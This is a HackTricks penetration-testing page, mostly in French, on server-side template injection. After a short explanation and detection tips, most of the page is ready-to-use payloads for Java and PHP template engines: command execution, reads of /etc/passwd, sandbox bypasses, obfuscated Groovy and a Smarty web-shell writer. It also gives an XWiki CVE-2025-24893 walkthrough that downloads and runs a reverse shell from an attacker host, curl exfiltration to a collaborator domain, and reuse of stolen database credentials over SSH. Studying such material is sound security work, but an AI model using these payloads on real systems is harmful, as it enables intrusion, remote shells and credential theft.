 HackTricks
SSTI (Server Side Template Injection)
Tip
Apprenez et pratiquez le hacking AWS :
HackTricks Training AWS Red Team Expert (ARTE)
Apprenez et pratiquez le hacking GCP :HackTricks Training GCP Red Team Expert (GRTE)
HackTricks Training Azure Red Team Expert (AzRTE)
Soutenir HackTricks
- Vérifiez les plans d’abonnement !
- Rejoignez le 💬 groupe Discord ou le groupe telegram ou suivez-nous sur Twitter 🐦 @hacktricks_live.
- Partagez des astuces de hacking en soumettant des PR au HackTricks et HackTricks Cloud dépôts github.
Qu’est-ce que SSTI (Server-Side Template Injection)
Server-side template injection est une vulnérabilité qui survient lorsqu’un attaquant peut injecter du code malveillant dans un template qui est exécuté sur le serveur. Cette vulnérabilité peut être présente dans diverses technologies, y compris Jinja.
Jinja est un moteur de templates populaire utilisé dans les applications web. Considérons un exemple qui démontre un extrait de code vulnérable utilisant Jinja:
output = template.render(name=request.args.get('name'))
Dans ce code vulnérable, le paramètre name de la request de l’utilisateur est directement passé dans le template via la fonction render. Cela peut potentiellement permettre à un attacker d’injecter du code malveillant dans le paramètre name, conduisant à server-side template injection.
Par exemple, un attacker pourrait élaborer une request avec un payload comme ceci :
http://vulnerable-website.com/?name={{bad-stuff-here}}
Le payload {{bad-stuff-here}} est injecté dans le paramètre name. Ce payload peut contenir des directives de template Jinja permettant à un attaquant d’exécuter du code non autorisé ou de manipuler le moteur de templates, pouvant potentiellement prendre le contrôle du serveur.
Pour prévenir les vulnérabilités de server-side template injection, les développeurs doivent s’assurer que les entrées utilisateur sont correctement assainies et validées avant d’être insérées dans les templates. Mettre en place une validation des entrées et utiliser des techniques d’échappement adaptées au contexte peut aider à atténuer le risque de cette vulnérabilité.
Détection
Pour détecter Server-Side Template Injection (SSTI), au départ, fuzzing the template est une approche simple. Cela consiste à injecter une séquence de caractères spéciaux (${{<%[%'"}}%\) dans le template et à analyser les différences dans la réponse du serveur entre des données normales et ce payload spécial. Les indicateurs de vulnérabilité incluent :
- Erreurs levées, révélant la vulnérabilité et potentiellement le moteur de template.
- Absence du payload dans la réflexion, ou parties manquantes, indiquant que le serveur le traite différemment des données normales.
- Plaintext Context : Se distinguer de XSS en vérifiant si le serveur évalue des expressions de template (par ex.,
{{7*7}},${7*7}). - Code Context : Confirmer la vulnérabilité en modifiant des paramètres d’entrée. Par exemple, changer
greetingdanshttp://vulnerable-website.com/?greeting=data.usernamepour voir si la sortie du serveur est dynamique ou fixe, comme dansgreeting=data.username}}hellorenvoyant le nom d’utilisateur.
Phase d’identification

L’identification du moteur de template implique d’analyser les messages d’erreur ou de tester manuellement différents payloads spécifiques aux langages. Les payloads courants provoquant des erreurs incluent ${7/0}, {{7/0}}, et <%= 7/0 %>. Observer la réponse du serveur à des opérations mathématiques aide à déterminer précisément le moteur de template.
Identification par payloads
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*35XwCGeYeKYmeaU8rdkSdg.jpeg
Outils
TInjA
un scanner SSTI + CSTI efficace qui utilise des polyglots novateurs
tinja url -u "http://example.com/?name=Kirlia" -H "Authentication: Bearer ey..."
tinja url -u "http://example.com/" -d "username=Kirlia"  -c "PHPSESSID=ABC123..."
SSTImap
python3 sstimap.py -i -l 5
python3 sstimap.py -u "http://example.com/" --crawl 5 --forms
python3 sstimap.py -u "https://example.com/page?name=John" -s
Tplmap
python2.7 ./tplmap.py -u 'http://www.target.com/page?name=John*' --os-shell
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=*&comment=supercomment&link"
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=InjectHere*&comment=A&link" --level 5 -e jade
Template Injection Table
un tableau interactif contenant les polyglots de template injection les plus efficaces ainsi que les réponses attendues des 44 template engines les plus importants.
Exploits
Générique
Dans cette wordlist vous pouvez trouver variables définies dans les environnements de certains des engines mentionnés ci-dessous:
- https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/template-engines-special-vars.txt
- https://github.com/danielmiessler/SecLists/blob/25d4ac447efb9e50b640649f1a09023e280e5c9c/Discovery/Web-Content/burp-parameter-names.txt
Java
Java - Basic injection
${7*7}
${{7*7}}
${class.getClassLoader()}
${class.getResource("").getPath()}
${class.getResource("../../../../../index.htm").getContent()}
// if ${...} doesn't work try #{...}, *{...}, @{...} or ~{...}.
Java - Récupérer les variables d’environnement du système
${T(java.lang.System).getenv()}
Java - Récupérer /etc/passwd
${T(java.lang.Runtime).getRuntime().exec('cat etc/passwd')}

${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
FreeMarker (Java)
Vous pouvez essayer vos payloads sur https://try.freemarker.apache.org
{{7*7}} = {{7*7}}${7*7} = 49#{7*7} = 49 -- (legacy)${7*'7'} Nothing${foobar}
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}
[#assign ex = 'freemarker.template.utility.Execute'?new()]${ ex('id')}
${"freemarker.template.utility.Execute"?new()("id")}

${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}
Freemarker - Sandbox bypass
⚠️ fonctionne uniquement sur les versions de Freemarker inférieures à 2.3.30
<#assign classloader=article.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("id")}
Plus d’informations
- Dans la section FreeMarker de https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#freemarker
Velocity (Java)
// I think this doesn't work
#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end

// This should work?
#set($s="")
#set($stringClass=$s.getClass())
#set($runtime=$stringClass.forName("java.lang.Runtime").getRuntime())
#set($process=$runtime.exec("cat%20/flag563378e453.txt"))
#set($out=$process.getInputStream())
#set($null=$process.waitFor() )
#foreach($i+in+[1..$out.available()])
$out.read()
#end
Plus d’informations
- Dans la section Velocity de https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#velocity
Thymeleaf
Dans Thymeleaf, un test courant pour les vulnérabilités SSTI est l’expression ${7*7}, qui s’applique aussi à ce moteur de template. Pour un potentiel remote code execution, des expressions comme les suivantes peuvent être utilisées :
- SpringEL:
${T(java.lang.Runtime).getRuntime().exec('calc')}
- OGNL:
${#rt = @java.lang.Runtime@getRuntime(),#rt.exec("calc")}
Thymeleaf exige que ces expressions soient placées dans des attributs spécifiques. Cependant, l’inlining d’expressions est supporté pour d’autres emplacements de template, en utilisant une syntaxe comme [[...]] ou [(...)]. Ainsi, un payload de test SSTI simple pourrait ressembler à [[${7*7}]].
Cela dit, la probabilité que ce payload fonctionne est en général faible. La configuration par défaut de Thymeleaf ne prend pas en charge la génération dynamique de templates ; les templates doivent être prédéfinis. Les développeurs devraient implémenter leur propre TemplateResolver pour créer des templates à partir de chaînes à la volée, ce qui est rare.
Thymeleaf propose aussi le prétraitement d’expressions (expression preprocessing), où les expressions entourées de doubles underscores (__...__) sont prétraitées. Cette fonctionnalité peut être utilisée dans la construction d’expressions, comme le montre la documentation de Thymeleaf :
#{selection.__${sel.code}__}
Exemple de vulnérabilité dans Thymeleaf
Considérez l’extrait de code suivant, qui pourrait être exploité :
<a th:href="@{__${path}__}" th:title="${title}">
<a th:href="${''.getClass().forName('java.lang.Runtime').getRuntime().exec('curl -d @/flag.txt burpcollab.com')}" th:title='pepito'>
Cela indique que si le moteur de templates traite ces entrées de manière incorrecte, cela pourrait entraîner une remote code execution accédant à des URL telles que :
http://localhost:8082/(7*7)
http://localhost:8082/(${T(java.lang.Runtime).getRuntime().exec('calc')})
Plus d’informations
Spring Framework (Java)
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('id').getInputStream())}
Contourner les filtres
Plusieurs expressions de variables peuvent être utilisées, si ${...} ne fonctionne pas, essayez #{...}, *{...}, @{...} ou ~{...}.
- Lire
/etc/passwd
${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
- Script personnalisé pour la génération de payload
#!/usr/bin/python3

## Written By Zeyad Abulaban (zAbuQasem)
# Usage: python3 gen.py "id"

from sys import argv

cmd = list(argv[1].strip())
print("Payload: ", cmd , end="\n\n")
converted = [ord(c) for c in cmd]
base_payload = '*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec'
end_payload = '.getInputStream())}'

count = 1
for i in converted:
if count == 1:
base_payload += f"(T(java.lang.Character).toString({i}).concat"
count += 1
elif count == len(converted):
base_payload += f"(T(java.lang.Character).toString({i})))"
else:
base_payload += f"(T(java.lang.Character).toString({i})).concat"
count += 1

print(base_payload + end_payload)
Plus d’informations
Spring View Manipulation (Java)
__${new java.util.Scanner(T(java.lang.Runtime).getRuntime().exec("id").getInputStream()).next()}__::.x
__${T(java.lang.Runtime).getRuntime().exec("touch executed")}__::.x
Pebble (Java)
{{ someString.toUPPERCASE() }}
Ancienne version de Pebble ( < version 3.0.9):
{{ variable.getClass().forName('java.lang.Runtime').getRuntime().exec('ls -la') }}
Nouvelle version de Pebble :
{% raw %}
{% set cmd = 'id' %}
{% endraw %}


{% set bytes = (1).TYPE
.forName('java.lang.Runtime')
.methods[6]
.invoke(null,null)
.exec(cmd)
.inputStream
.readAllBytes() %}
{{ (1).TYPE
.forName('java.lang.String')
.constructors[0]
.newInstance(([bytes]).toArray()) }}
Jinjava (Java)
{{'a'.toUpperCase()}} would result in 'A'
{{ request }} would return a request object like com.[...].context.TemplateContextRequest@23548206
Jinjava est un projet open source développé par Hubspot, disponible sur https://github.com/HubSpot/jinjava/
Jinjava - Command execution
Corrigé par https://github.com/HubSpot/jinjava/pull/230
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
Plus d’informations
Hubspot - HuBL (Java)
{% %}délimiteurs d’instructions{{ }}délimiteurs d’expressions{# #}délimiteurs de commentaires{{ request }}- com.hubspot.content.hubl.context.TemplateContextRequest@23548206{{'a'.toUpperCase()}}- “A”{{'a'.concat('b')}}- “ab”{{'a'.getClass()}}- java.lang.String{{request.getClass()}}- class com.hubspot.content.hubl.context.TemplateContextRequest{{request.getClass().getDeclaredMethods()[0]}}- public boolean com.hubspot.content.hubl.context.TemplateContextRequest.isDebug()
Recherchez “com.hubspot.content.hubl.context.TemplateContextRequest” et découvrez le Jinjava project on Github.
{{request.isDebug()}}
//output: False

//Using string 'a' to get an instance of class sun.misc.Launcher
{{'a'.getClass().forName('sun.misc.Launcher').newInstance()}}
//output: sun.misc.Launcher@715537d4

//It is also possible to get a new object of the Jinjava class
{{'a'.getClass().forName('com.hubspot.jinjava.JinjavaConfig').newInstance()}}
//output: com.hubspot.jinjava.JinjavaConfig@78a56797

//It was also possible to call methods on the created object by combining the


{% raw %}
{% %} and {{ }} blocks
{% set ji='a'.getClass().forName('com.hubspot.jinjava.Jinjava').newInstance().newInterpreter() %}
{% endraw %}


{{ji.render('{{1*2}}')}}
//Here, I created a variable 'ji' with new instance of com.hubspot.jinjava.Jinjava class and obtained reference to the newInterpreter method. In the next block, I called the render method on 'ji' with expression {{1*2}}.

//{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}
//output: xxx

//RCE
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}
//output: java.lang.UNIXProcess@1e5f456e

//RCE with org.apache.commons.io.IOUtils.
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//output: netstat execution

//Multiple arguments to the commands
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//Output: Linux bumpy-puma 4.9.62-hs4.el6.x86_64 #1 SMP Fri Jun 1 03:00:47 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
Plus d’informations
Expression Language - EL (Java)
${"aaaa"}- “aaaa”${99999+1}- 100000.#{7*7}- 49${{7*7}}- 49${{request}}, ${{session}}, {{faceContext}}
Expression Language (EL) est une fonctionnalité fondamentale qui facilite l’interaction entre la couche de présentation (comme les pages web) et la logique applicative (comme les managed beans) dans JavaEE. Elle est largement utilisée dans plusieurs technologies JavaEE pour simplifier cette communication. Les principales technologies JavaEE utilisant EL incluent :
- JavaServer Faces (JSF): Utilise EL pour lier les composants des pages JSF aux données et actions backend correspondantes.
- JavaServer Pages (JSP): EL est utilisée dans JSP pour accéder et manipuler les données au sein des pages JSP, facilitant la connexion des éléments de page aux données de l’application.
- Contexts and Dependency Injection for Java EE (CDI): EL s’intègre avec CDI pour permettre une interaction fluide entre la couche web et les managed beans, assurant une structure d’application plus cohérente.
Consultez la page suivante pour en savoir plus sur l’exploitation des interprètes EL :
Groovy (Java)
The following Security Manager bypasses were taken from this writeup.
//Basic Payload
import groovy.*;
@groovy.transform.ASTTest(value={
cmd = "ping cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net "
assert java.lang.Runtime.getRuntime().exec(cmd.split(" "))
})
def x

//Payload to get output
import groovy.*;
@groovy.transform.ASTTest(value={
cmd = "whoami";
out = new java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmd.split(" ")).getInputStream()).useDelimiter("\\A").next()
cmd2 = "ping " + out.replaceAll("[^a-zA-Z0-9]","") + ".cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net";
java.lang.Runtime.getRuntime().exec(cmd2.split(" "))
})
def x

//Other payloads
new groovy.lang.GroovyClassLoader().parseClass("@groovy.transform.ASTTest(value={assert java.lang.Runtime.getRuntime().exec(\"calc.exe\")})def x")
this.evaluate(new String(java.util.Base64.getDecoder().decode("QGdyb292eS50cmFuc2Zvcm0uQVNUVGVzdCh2YWx1ZT17YXNzZXJ0IGphdmEubGFuZy5SdW50aW1lLmdldFJ1bnRpbWUoKS5leGVjKCJpZCIpfSlkZWYgeA==")))
this.evaluate(new String(new byte[]{64, 103, 114, 111, 111, 118, 121, 46, 116, 114, 97, 110, 115, 102, 111, 114, 109, 46, 65, 83, 84, 84, 101, 115, 116, 40, 118, 97, 108, 117, 101, 61, 123, 97, 115, 115, 101, 114, 116, 32, 106, 97, 118, 97, 46, 108, 97, 110, 103, 46, 82, 117, 110, 116, 105, 109, 101, 46, 103, 101, 116, 82,117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99, 40, 34, 105, 100, 34, 41, 125, 41, 100, 101, 102, 32, 120}))
XWiki SolrSearch Groovy RCE (CVE-2025-24893)
XWiki ≤ 15.10.10 (fixed in 15.10.11 / 16.4.1 / 16.5.0RC1) renders unauthenticated RSS search feeds through the Main.SolrSearch macro. The handler takes the text query parameter, wraps it in wiki syntax and evaluates macros, so injecting }}} followed by {{groovy}} executes arbitrary Groovy in the JVM.
- Fingerprint & scope – Quand XWiki est reverse-proxied derrière un routage basé sur l’hôte, fuzz the
Hostheader (ffuf -u http://<ip> -H "Host: FUZZ.target" ...) pour découvrir le vhost du wiki, puis ouvrez/xwiki/bin/view/Main/et lisez le footer (XWiki Debian 15.10.8) pour identifier la build vulnérable. - Trigger SSTI – Request
/xwiki/bin/view/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln(%22Hello%22)%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D%20. L’item RSS<title>contiendra la sortie Groovy. Toujours “URL-encode all characters” afin que les espaces restent%20; les remplacer par+fait retourner HTTP 500 par XWiki. - Run OS commands – Remplacez le corps Groovy par
{{groovy}}println("id".execute().text){{/groovy}}.String.execute()spawn la commande directement avecexecve(), donc les métacaractères shell (|,>,&) ne sont pas interprétés. Utilisez plutôt un pattern download-and-execute :
"curl http://ATTACKER/rev -o /dev/shm/rev".execute().text"bash /dev/shm/rev".execute().text(the script holds the reverse shell logic).
- Post exploitation – XWiki stores database credentials in
/etc/xwiki/hibernate.cfg.xml; leakinghibernate.connection.passwordgives real-system passwords that can be reused over SSH. Si l’unité de service définitNoNewPrivileges=true, des outils comme/bin/sun’obtiendront pas d’élévation de privilèges même avec des mots de passe valides, donc pivotez via SSH plutôt que de compter sur des binaires SUID locaux.
The same payload works on /xwiki/bin/get/Main/SolrSearch, and the Groovy stdout is always embedded in the RSS title, so it is easy to script enumeration of commands.

Autres Java
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*NHgR25-CMICMhPOaIJzqwQ.jpeg
Smarty (PHP)
{$smarty.version}
{php}echo `id`;{/php} //deprecated in smarty v3
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php passthru($_GET['cmd']); ?>",self::clearConfig())}
{system('ls')} // compatible v3
{system('cat index.php')} // compatible v3
Plus d’informations
- Dans la section Smarty de https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#smarty
Twig (PHP)
{{7*7}} = 49${7*7} = ${7*7}{{7*'7'}} = 49{{1/0}} = Error{{foobar}} Nothing
#Get Info
{{_self}} #(Ref. to current application)
{{_self.env}}
{{dump(app)}}
{{app.request.server.all|join(',')}}

#File read
"{{'/etc/passwd'|file_excerpt(1,30)}}"@

#Exec code
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("whoami")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("id;uname -a;hostname")}}
{{['id']|filter('system')}}
{{['cat\x20/etc/passwd']|filter('system')}}
{{['cat$IFS/etc/passwd']|filter('system')}}
{{['id',""]|sort('system')}}

#Hide warnings and errors for automatic exploitation
{{["error_reporting", "0"]|sort("ini_set")}}
Twig - Format de template
$output = $twig > render (
'Dear' . $_GET['custom_greeting'],
array("first_name" => $user.first_name)
);

$output = $twig > render (
"Dear {first_name}",
array("first_name" => $user.first_name)
);
Plus d’informations
- Dans la section Twig et Twig (Sandboxed) de https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#twig
Plates (PHP)
Plates est un moteur de templates natif pour PHP, s’inspirant de Twig. Cependant, contrairement à Twig, qui introduit une nouvelle syntaxe, Plates exploite du code PHP natif dans les templates, ce qui le rend intuitif pour les développeurs PHP.
Controller:
// Create new Plates instance
$templates = new League\Plates\Engine('/path/to/templates');

// Render a template
echo $templates->render('profile', ['name' => 'Jonathan']);
Modèle de page :
<?php $this->layout('template', ['title' => 'User Profile']) ?>

<h1>User Profile</h1>
<p>Hello, <?=$this->e($name)?></p>
Modèle de mise en page:
<html>
<head>
<title><?=$this->e($title)?></title>
</head>
<body>
<?=$this->section('content')?>
</body>
</html>
Plus d’informations
PHPlib et HTML_Template_PHPLIB (PHP)
HTML_Template_PHPLIB est la même chose que PHPlib mais porté sur Pear.
authors.tpl
<html>
<head>
<title>{PAGE_TITLE}</title>
</head>
<body>
<table>
<caption>
Authors
</caption>
<thead>
<tr>
<th>Name</th>
<th>Email</th>
</tr>
</thead>
<tfoot>
<tr>
<td colspan="2">{NUM_AUTHORS}</td>
</tr>
</tfoot>
<tbody>
<!-- BEGIN authorline -->
<tr>
<td>{AUTHOR_NAME}</td>
<td>{AUTHOR_EMAIL}</td>
</tr>
<!-- END authorline -->
</tbody>
</table>
</body>
</html>
authors.php
<?php
//we want to display this author list
$authors = array(
'Christian Weiske'  => 'cweiske@php.net',
'Bjoern Schotte'     => 'schotte@mayflower.de'
);

require_once 'HTML/Template/PHPLIB.php';
//create template object
$t =& new HTML_Template_PHPLIB(dirname(__FILE__), 'keep');
//load file
$t->setFile('authors', 'authors.tpl');
//set block
$t->setBlock('authors', 'authorline', 'authorline_ref');

//set some variables
$t->setVar('NUM_AUTHORS', count($authors));
$t->setVar('PAGE_TITLE', 'Code authors as of ' . date('Y-m-d'));

//display the authors
foreach ($authors as $name => $email) {
$t->setVar('AUTHOR_NAME', $name);
$t->setVar('AUTHOR_EMAIL', $email);
$t->parse('authorline_ref', 'authorline', true);
}

//finish and echo
echo $t->finish($t->parse('OUT', 'authors'));
?>
Plus d’informations
Autres PHP
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*u4h8gWhE8gD5zOtiDQalqw.jpeg
